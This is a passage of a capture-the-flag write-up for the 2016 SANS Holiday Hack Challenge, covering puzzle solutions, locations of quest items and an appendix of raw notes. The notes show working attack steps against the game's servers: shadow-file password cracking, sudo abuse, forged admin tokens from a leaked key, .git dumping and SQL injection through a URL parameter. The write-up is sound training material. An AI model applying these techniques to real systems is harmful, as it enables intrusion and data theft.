
- How much are they slowed down?
- In which order do they need to be played?

Luckily, the answer to the second question seems to be answered by the files themselves.

Name	#	Title
discombobulatedaudio1.mp3	1	1
discombobulatedaudio2.mp3	2	2
discombobulatedaudio3.mp3	3	3
debug-20161224235959-0.mp3	4	4
discombobulatedaudio5.mp3	5	5
discombobulated-audio-6-XyzE3N9YqKNH.mp3	6	6
discombobulatedaudio7.mp3	7	7

This clearly shows that each file has a track number and a title. Hopefully this solves the ordering issue.

Now, I could start up Audacity[17] which is a really awesome tool for messing with audio files, but I want to try out something first. Namely, I want to play the files in Windows Media Player and just crank up the play speed and see if I get anything useful out of that.



As it turns out, when played at 8 times speed, speech actually becomes quite understandable. Here's what the fellow is saying.

```
Father Christmas, Santa Claus. Or, as I've always known him, Jeff.
```

Now, to get the punctuations right I did have to do a Google search for the phrase. But this is also the password for the secret door inside of Santa's office.

[17] Website: http://www.audacityteam.org/

5.1 Who is the villain behind the nefarious plot.

We've got a full confession here.

```
<Dr. Who> The question of the hour is this: Who nabbed Santa.
<Dr. Who> The answer? Yes, I did.
```

So there we have it, it was the Doctor himself who kidnapped Jeff.

5.2 Why had the villain abducted Santa?

To put it in the Doctors own words.

```
<Dr. Who> Next question: Why would anyone in his right mind kidnap Santa Claus
   ?
<Dr. Who> The answer: Do I look like I'm in my right mind? I'm a madman with a
    box.
<Dr. Who> I have looked into the time vortex and I have seen a universe in
   which the Star Wars Holiday Special was NEVER released. In that universe,
   1978 came and went as normal. No one had to endure the misery of watching
   that abominable blight. People were happy there. It's a better life, I tell
    you, a better world than the scarred one we endure here.
<Dr. Who> Give me a world like that. Just once.
<Dr. Who> So I did what I had to do. I knew that Santa's powerful North Pole
   Wonderland Magick could prevent the Star Wars Special from being released,
   if I could leverage that magick with my own abilities back back in 1978.
   But Jeff refused to come with me, insisting on the mad idea that it is
   better to maintain the integrity of the universe's timeline. So I had no
   choice - I had to kidnap him.
<Dr. Who> It was sort of one of those days.
<Dr. Who> Well. You know what I mean.
<Dr. Who> Anyway... Since you interfered with my plan, we'll have to live with
    the Star Wars Holiday Special in this universe... FOREVER. If we attempt
   to go back again, to cross our own timeline, we'll cause a temporal paradox
   , a wound in time.
<Dr. Who> We'll never be rid of it now. The Star Wars Holiday Special will
   plague this world until time itself ends... All because you foiled my
   brilliant plan. Nice work.
```

He did **not** like the *Star Wars Holiday Special*[18] and felt that kidnapping Santa was the best way to prevent it from being released.

[18] Wiki page at https://en.wikipedia.org/wiki/Star_Wars_Holiday_Special

6 Quests

Here's a short walkthrough of each of the quests.




Figure 16: The in-game quest screen.

Now, to make it easier to find each of the items there is a little trick that can be done. When looking at the source of the HTML page with the game, you can find the following

```
<div id="canvas" style="width: 1280px; height: 445px;">
  <canvas id="background" width="1280" height="445">
  <canvas id="entities" width="1280" height="445">
  <canvas id="floating" width="1280" height="445">
  <canvas id="lighting">
  <canvas id="text" width="1280" height="445">
  <canvas id="foreground" class="clickable" width="1280" height="445">
</div>
```

The canvas with id 'floating' is what renders the overlay of certain objects, such as the roofs and such. Now, since the site is using jQuery, it's quite easy to toggle the visibility of items, when they have an id. So open the developer console..

```
> jQuery("#floating").toggle()
<- ▶ [canvas#floating]
```

Type in jQuery("#floating").toggle() and it'll toggle the visibility. The reason to use toggle, is to make it easy to hit arrow up and hit enter, to toggle it again.

6.1 Find Santa

So, to find Santa one needs to solve a few of the terminals, more specifically subsubsection 3.2.4 and subsubsection 3.2.5. *Now, to be honest, I'm not sure if you have to solve the rest of the terminals, but if you do, check out the solutions in section 3.*

Once those 2 terminals are solved you can go to 1978. Once there, head back up into the workshop and in through the door that belongs to subsubsection 3.2.4 and you will find Santa waiting for you.

6.2 Complete the Cranberry Pi

You get this quest when you speak with Holly Evergreen in The North Pole. She asks you to find all the pieces of a Cranberry Pi. Go to the locations shown in the following 5 figures, once you collected all the items, return to Holly Evergreen and she will give you the Cranberry Pi image, which is needed to complete Part 3[19] of the story line.

Figure 17: Cranberry Pi Board
Inside the Secret Fireplace Room in Elf House #1.

Figure 18: HDMI Cable
Can be found in the Workshop.

Figure 19: Heat Sink
Can be found in Elf House #2 - Upstairs.




Figure 20: Power Cord
Is hidden behind the snowman outside.

[19] See section 3 to see how to complete this part.




Figure 21: SD Card
Located on the small walkway to the left of the Workshop.

6.3 Find the NetWars Challenge Coins

So there are 20 coins to find in total. 13 in today's world and 7 in the year 1978. Some coins are only reachable once you complete terminals, so this means that to collect them all you need to solve most of the terminals. How to solve them can be found in section 5. Once the terminals are completed, or while moving between them check out these locations.

Today

All these coins are found in today's world.

Figure 22: Found inside the fireplace in Elf House #1.

Figure 23: Found inside Elf House #2 on the shelfs

Figure 24: Found inside Elf House #2, right next to the couch

Figure 25: Found inside Elf House #2, up the stairs.

Figure 26: Found inside Elf House #2 in the room behind the Terminal.




Figure 27: Outside, hidden behind the roof of one of the houses.

Figure 28: Inside the Netwars Experience Treehouse, slightly behind the center pillar.

Figure 29: Just outside of the Netwars Experience Treehouse.

Figure 30: Inside the Small Tree House, up on the wooden bridges.




Figure 31: Inside the Workshop, on the conveyor belt.




Figure 32: Inside DFER. The top terminal in The Workshop.

Figure 33: Inside the Corridor in Santa's office... In the Workshop.




Figure 34: Outside of the workshop, to the right.

1978

These are found in 1978.

Figure 35: Just behind Holly.

Figure 36: Inside The Big Tree. The place of the oracle.




Figure 37: Between the houses to the left of the 'days since' sign.

Figure 38: Behind the Space Invaders screen, in the Netwars Experience Tree.

Figure 39: Behind crates to the left, in the Workshop.

Figure 40: Inside Santa's office, held by the armour.

Figure 41: Right on the edge of the Train Station platform.

6.4 Find the villain

Once you have recovered atleast five[20] of the seven audio files you can follow the steps in section 5 to get the password for the door in the hallway behind the bookcase in Santa's office.*Phew, long sentence.*

Enter the password and then go inside and meet the Doctor himself.

[20]That's what the folks over at SANS say, anyway

A The mad notes

For the curious people, here's how the notes that I took during this challenge looks. I didn't take notes of the Netwars coins for the first 5-6 coins or so, so for this write-up, I had to go back and locate them all, again, to get my screenshots. Well, enjoy.

```
--- Part 1 ---
1) What is the secret message in Santa's tweets?

> Copy all tweets from twitter.com/santawclaus
> Replace ^((.){1,74}|(.){76,})$ with ""
> Replace \n+ with \n
> Read "Bug Bounty"

2) What is inside the ZIP file distributed by Santa's team?

> Instagram billeder:
>>  SantaGram_v4.2.zip
>>      northpolewonderland.com
> Download northpolewonderland.com/SantaGram_v4.2.zip
> The zip file is password protected, the password is 'bugbounty', inside is the file
"SantaGram_4.2.apk"




--- Part 2 ---
3) What username and password are embedded in the APK file?

> Jadx SantaGram_4.2.apk -> SplashScreen:
jSONObject.put("username", "guest");
jSONObject.put("password", "busyreindeer78");

4) What is the name of the audible component (audio file) in the SantaGram APK file?

> Extract apk file, enter directory
> find . -type f -exec file -b {} \; | cut -d, -f1 | sort | uniq -c | sort -n
      1 Audio file with ID3 version 2.3.0
      1 Dalvik dex file version 035
      1 empty
      1 HTML document
      1 JPEG image data
      2 ASCII text
      2 data
    139 Android binary XML
    261 PNG image data

> apktool d SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: ~/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

> find . -type f -exec file -b {} \; | cut -d, -f1 | sort | uniq -c | sort -n
      1 Android binary XML
      1 Audio file with ID3 version 2.3.0
      1 data
      1 HTML document
      1 JPEG image data
      3 C source
    261 PNG image data
    263 XML 1.0 document
   1769 ASCII text

> cat res/values/strings.xml | grep http
    <string
    name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=laun
    ch</string>
```

```
    <string
    name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage
    </string>
    <string
    name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-
    D6C6700156A5</string>
    <string
    name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
    <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
    <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>

> find . -name "*.mp3" -o -name "*.ogg"
./res/raw/discombobulatedaudio1.mp3




--- Part 3 ---
5) What is the password for the "cranpi" account on the Cranberry Pi system?

> fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device               Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux

> mkdir mnt-cranbian-jessie
> mount -v -o offset=$((512*2713599)) -t ext4 cranbian-jessie.img mnt-cranbian-jessie
> cd mnt-cranbian-jessie
> john -wordlist:../rockyou.txt etc/shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status

yummycookies     (cranpi)
 1g 0:00:18:37 100% 0.000894g/s 406.5p/s 406.5c/s 406.5C/s yves69..yukata
Use the "--show" option to display all of the cracked passwords reliably
Session completed

6) How did you open each terminal door and where had the villain imprisoned Santa?

TERMINAL: Elf House #2
> sudo -l
sudo: unable to resolve host 6db8d94cfbae
Matching Defaults entries for scratchy on 6db8d94cfbae:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User scratchy may run the following commands on 6db8d94cfbae:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings

> sudo -u itchy /usr/sbin/tcpdump -X -r /out.pcap | grep -C 3 half | more

        0x0030:  0009 bd42 4745 5420 2f66 6972 7374 6861  ...BGET./firstha
        0x0040:  6c66 2e68 746d 6c20 4854 5450 2f31 2e31  lf.html.HTTP/1.1
        0x0050:  0d0a 5573 6572 2d41 6765 6e74 3a20 5767  ..User-Agent:.Wg
        0x0060:  6574 2f31 2e31 372e 3120 2864 6172 7769  et/1.17.1.(darwi

> Aha! "firsthalf.html"
        0x0040:  3e3c 2f68 6561 643e 0a3c 626f 6479 3e0a  ></head>.<body>.
        0x0050:  3c66 6f72 6d3e 0a3c 696e 7075 7420 7479  <form>.<input.ty
        0x0060:  7065 3d22 6869 6464 656e 2220 6e61 6d65  pe="hidden".name
        0x0070:  3d22 7061 7274 3122 2076 616c 7565 3d22  ="part1".value="
        0x0080:  7361 6e74 6173 6c69 2220 2f3e 0a3c 2f66  santasli"./>.</f
```

```
        0x0090:  6f72 6d3e 0a3c 2f62 6f64 793e 0a3c 2f68  orm>.</body>.</h
>> First part is: santasli   .... Guessing "santaslittlehelper" - Dingdingding

> Let's look for "second" in the pcap
> sudo -u itchy /usr/sbin/tcpdump -X -r /out.pcap | grep -C 3 second
        0x0030:  0009 bd44 4745 5420 2f73 6563 6f6e 6468  ...DGET./secondh
        0x0040:  616c 662e 6269 6e20 4854 5450 2f31 2e31  alf.bin.HTTP/1.1
        0x0050:  0d0a 5573 6572 2d41 6765 6e74 3a20 5767  ..User-Agent:.Wg
        0x0060:  6574 2f31 2e31 372e 3120 2864 6172 7769  et/1.17.1.(darwi
> Alright, so it's a bin file.


TERMINAL: Workshop - Train Station
> HELP
>> Starts a 'less' instance showing /home/conductor/TrainHelper.txt
> :e /home/conductor/<tab>
> :e /home/conductor/ActivateTrain
"/home/conductor/ActivateTrain" may be a binary file. See it anyway?" <- Yup.
 Bit of plaintext dump:
 GET /####?UID=####&token=AE4B5D25-A7BA-4129-9AF1-1CF5A3EF9EDC
 HTTP/1.1
 Host: localhost
 QUEST_UID:#####
 10.240.0.19

> :e /home/conductor/<tab>
> :e /home/conductor/Train_Console
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
print_header() {
        echo ""
        echo "Train Management Console: AUTHORIZED USERS ONLY"
        echo ""
}
print_main_menu() {
        echo ""
        echo "                   ==== MAIN MENU ===="
        echo ""
        echo "STATUS:                    Train Status"
        echo "BRAKEON:                   Set Brakes"
        echo "BRAKEOFF:                  Release Brakes"
        echo "START:                             Start Train"
        echo "HELP:                              Open the help document"
        echo "QUIT:                              Exit console"
        echo ""
        echo -n "menu:main> "
}
# MAIN

> Bingo, a password!
> BRAKEOFF
> START
> Insert password and welcome to 1978.
>> Explore and find a few NetWars coins

TERMINAL: Workshop (Bottom one)
> ls -al
total 32
drwxr-xr-x 20 elf  elf  4096 Dec  6 19:40 .
drwxr-xr-x 22 root root 4096 Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r--  1 elf  elf  3924 Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4096 Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12  2014 .profile
drwxr-xr-x  2 root root 4096 Dec  6 19:39 temp
drwxr-xr-x  2 root root 4096 Dec  6 19:39 var
```

```
>> A doormat, eh?
> find .doormat/ -type f -name "*" -print0 | xargs -0 echo
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door.txt
> cd .doormat/.\ /\ /\\/
> cd \\\\/
>  cd Don\'t\ Look\ Here\!/You\ are\ persistent\,\ aren\'t\ you\?/\'/
> cat key_for_the_door.txt
open_sesame

TERMINAL: Workshop (Top one)
> strings wumpus
> "usage: wump [parameters]"
> So it takes commandline options
> a:b:hp:r:t: -> a:arrows, b:bats, hp:??, r:rooms, t:tunnels

> ./wumpus
>> Passphrase:
>> WUMPUS IS MISUNDERSTOOD

TERMINAL: Santa's Office (https://github.com/abs0/wargames/blob/master/wargames.sh)
> Hello.
> I'm fine. How are you?
> People sometimes make mistakes.
> Love to. How about Global Thermonuclear War?
> Later. Let's play Global Thermonuclear War.

> 2
> Las Vegas

> LOOK AT THE PRETTY LIGHTS

Santa is trapped in DFER in 1978.




--- Part 4 ---

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH
POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- The Mobile Analytics Server (via credentialed login access) (Done) -
>> access: https://analytics.northpolewonderland.com/
>> login using guest/reindeer78
>> Download mp3



- The Dungeon Game (Done) -
> Create script:
#!/usr/bin/env python
print "GDT"
for i in range(1, 218):
    print "TK"
    print i

print "exit"
print

> Run script and copy output.

>> nc dungeon.northpolewonderland.com 11111
>Copy output from script and then

>>drop elf
The elf appears increasingly impatient.
>>give gold card to elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
```

```
Your score is 15 [total of 585 points], in 2 moves.
This gives you the rank of Beginner.

> Ship off an email and get a reply(Along with discombobulatedaudio3.mp3)
You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villian, and we will alike do dote.



- The Debug Server (Done) -
> Sniff trafic from APK and send that to the server.
>> curl -i -H "Content-Type: application/json" -d @debug.json -X POST
"http://dev.northpolewonderland.com/index.php"

{"date":"20161228133836","status":"OK","filename":"debug-20161228133836-0.txt","request":{"dat
e":"20161228095114+0100","udid":"fa0eef1fcb9c0c7b","debug":"com.northpolewonderland.santagram.
EditProfile, EditProfile","freemem":9223372036854775807,"verbose":false}}%

> Okay. .... "verbose":false .... Add that to our JSON and set it to true
>> curl -i -H "Content-Type: application/json" -d @debug.json -X POST
"http://dev.northpolewonderland.com/index.php"

{"date":"20161228133418","date.len":14,"status":"OK","status.len":"2","filename":"debug-201612
28133418-0.txt","filename.len":26,"request":{"date":"20161228095114+0100","udid":"fa0eef1fcb9c
0c7b","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":9223372036854775807,"verbose":true},"files":["debug-20161224235959-0.mp
3","debug-20161228132132-0.txt","debug-20161228133354-0.txt","debug-20161228133418-0.txt","ind
ex.php"]}

> And there we have the mp3 file. 'debug-20161224235959-0.mp3'



- The Banner Ad Server -

HomeQuotes.find().fetch()
Array [ Object, Object, Object, Object, Object ]
HomeQuotes.find().fetch()[4]
Object { _id: "zPR5TpxB5mcAH3pYk", index: 4, quote: "Just Ad It!", hidden: true, audio:
"/ofdAR4UYRaeNxMg/discombobulatedaud…" }
HomeQuotes.find().fetch()[4]["audio"]
"/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"



- The Uncaught Exception Handler Server (Done) -
> ex.northpolewonderland.com (104.154.196.33)

> access: ex.northpolewonderland.com/exception.php  (This was pulled from the SantaGram apk)
>> Output: Request method must be POST

> Alright, let's pull out 'curl and do a post request.
>> curl -i -X POST 104.154.196.33/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Mon, 26 Dec 2016 10:29:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Content type must be: application/json

> Okay, let's send some JSON then.
>> curl -H "Content-Type: application/json" -d '{}' -X POST 104.154.196.33/exception.php

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

```
>> curl -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump"}' -X POST
104.154.196.33/exception.php

Fatal error! JSON key 'data' must be set.

> At this point it's time to make a file for this.

>> curl -H "Content-Type: application/json" -d @exception.write.json -X POST
104.154.196.33/exception.php
>> curl -H "Content-Type: application/json" -d @exception.read.json -X POST
104.154.196.33/exception.php

PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBEaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm9idWxhdGVkLW
F1ZGlvLTYtWHl6RTNOOVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaHR0cDovL3RoaXNpbnRlcmVzdHNtZS5jb20vcmVjZWl2
aW5nLWpzb24tcG9zdC1kYXRhLXZpYS1waHAvCiMgTWFrZSBzdXJlIHRoYXQgaXQgaXMgYSBQT1NUIHJlcXVlc3QuCmlmKH
N0cmNhc2VjbXAoJF9TRVJWRVJbJ1JFUVVFU1RfTUVUSE9EJ10sICdQT1NUJykgIT0gMCl7CiAgICBkaWUoIlJlcXVlc3Qg
bWV0aG9kIG11c3QgYmUgUE9TVFxuIik7Cn0KCSAKIyBNYWtlIHN1cmUgdGhhdCB0aGUgY29udGVudCB0eXBlIG9mIHRoZS
BQT1NUIHJlcXVlc3QgaGFzIGJlZW4gc2V0IHRvIGFwcGxpY2F0aW9uL2pzb24KJGNvbnRlbnRUeXBlID0gaXNzZXQoJF9T
RVJWRVJbIkNPTlRFTlRfVFlQRSJdKSA/IHRyaW0oJF9TRVJWRVJbIkNPTlRFTlRfVFlQRSJdKSA6ICcnOwppZihzdHJjYX
NlY21wKCRjb250ZW50VHlwZSwgJ2FwcGxpY2F0aW9uL2pzb24nKSAhPSAwKXsKICAgIGRpZSgiQ29udGVudCB0eXBlIG11
c3QgYmU6IGFwcGxpY2F0aW9uL2pzb25cbiIpOwp9CgkKIyBHcmFiIHRoZSByYXcgUE9TVC4gTmVjZXNzYXJ5IGZvciBKU0
9OIGluIHBhcnRpY3VsYXIuCiRjb250ZW50ID0gZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Iik7CiRvYmogPSBq
c29uX2RlY29kZSgkY29udGVudCwgdHJ1ZSk7CgkjIElmIGpzb25fZGVjb2RlIGZhaWxlZCwgdGhlIEpTT04gaXMgaW52YW
xpZC4KaWYoIWlzX2FycmF5KCRvYmopKXsKICAgIGRpZSgiUE9TVCBjb250YWlucyBpbnZhbGlkIEpTT04hXG4iKTsKfQoK
IyBQcm9jZXNzIHRoZSBKU09OLgppZiAoICEgaXNzZXQoJ2lvbiddKSB8fCAhaXNzZXQoJ2RhdGUnXSkgKSB7CiAgICBkaW
UoIlJlcXVlc3QgbXVzdCBjb250YWluICdpb24nIGFuZCAnZGF0ZSciKTsKfQoKJGF1dGggPSBiaW4yaGV4KGVuY3J5cHQo
anNvbl9lbmNvZGUoWyd1c2VybmFtZScgPT4gJ2FkbWluaXN0cmF0b3InLCAnZGF0ZScgPT4gJzIwMTYtMTItMjZUMTk6MD
E6NTkrMDAwMCddKSkpOwo=

> Decode base64 and we have:
# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3



- The Mobile Analytics Server (post authentication) (Done) -
> Discover analytics.northpolewonderland.com/.git
>> wget -r --no-parent https://analytics.northpolewonderland.com/.git/
>> git log
>> git revert 16ae0cbe2630a87c0470b9a864bf048e813826db

> Time to look at code.
<?php
define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

$auth = bin2hex(encrypt(json_encode([
    'username' => "administrator",
    'date' => "2016-12-26T19:01:59+0000",
])));
```

```
echo $auth;
?>
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c65
49b849486263a40a63b71976884152

> And with that token we have admin access.

> Next up visit
>>
https://analytics.northpolewonderland.com/edit.php?id=eccbca8b-3696-4321-bcc3-875c6d4c4992&que
ry=SELECT%20*,%20TO_BASE64(mp3)%20FROM%20audio

> and then
>> https://analytics.northpolewonderland.com/view.php?id=eccbca8b-3696-4321-bcc3-875c6d4c4992

> And you can extract both sound files from this website as base64.



8) What are the names of the audio files you discovered from each system above? There are a
total of SEVEN audio files (one from the original APK in Question 4, plus one for each of
the six items in the bullet list above.)

discombobulatedaudio1.mp3
discombobulatedaudio2.mp3
discombobulatedaudio3.mp3
debug-20161224235959-0.mp3
discombobulatedaudio5.mp3
discombobulated-audio-6-XyzE3N9YqKNH.mp3
discombobulatedaudio7.mp3

> Combine files, play at 8 times speed:
>> Father Christmas, Santa Claus. Or, as I've always known him, Jeff.

--- Part 5 ---
9) Who is the villain behind the nefarious plot.
Dr. Who - The question of the hour is this: Who nabbed Santa.
Dr. Who - The answer? Yes, I did.

10) Why had the villain abducted Santa?
Dr. Who - Next question: Why would anyone in his right mind kidnap Santa Claus?
Dr. Who - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
Dr. Who - I have looked into the time vortex and I have seen a universe in which the Star
Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No
one had to endure the misery of watching that abominable blight. People were happy there.
It's a better life, I tell you, a better world than the scarred one we endure here.
Dr. Who - Give me a world like that. Just once.
Dr. Who - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland
Magick could prevent the Star Wars Special from being released, if I could leverage that
magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on
the mad idea that it is better to maintain the integrity of the universe’s timeline. So I
had no choice – I had to kidnap him.
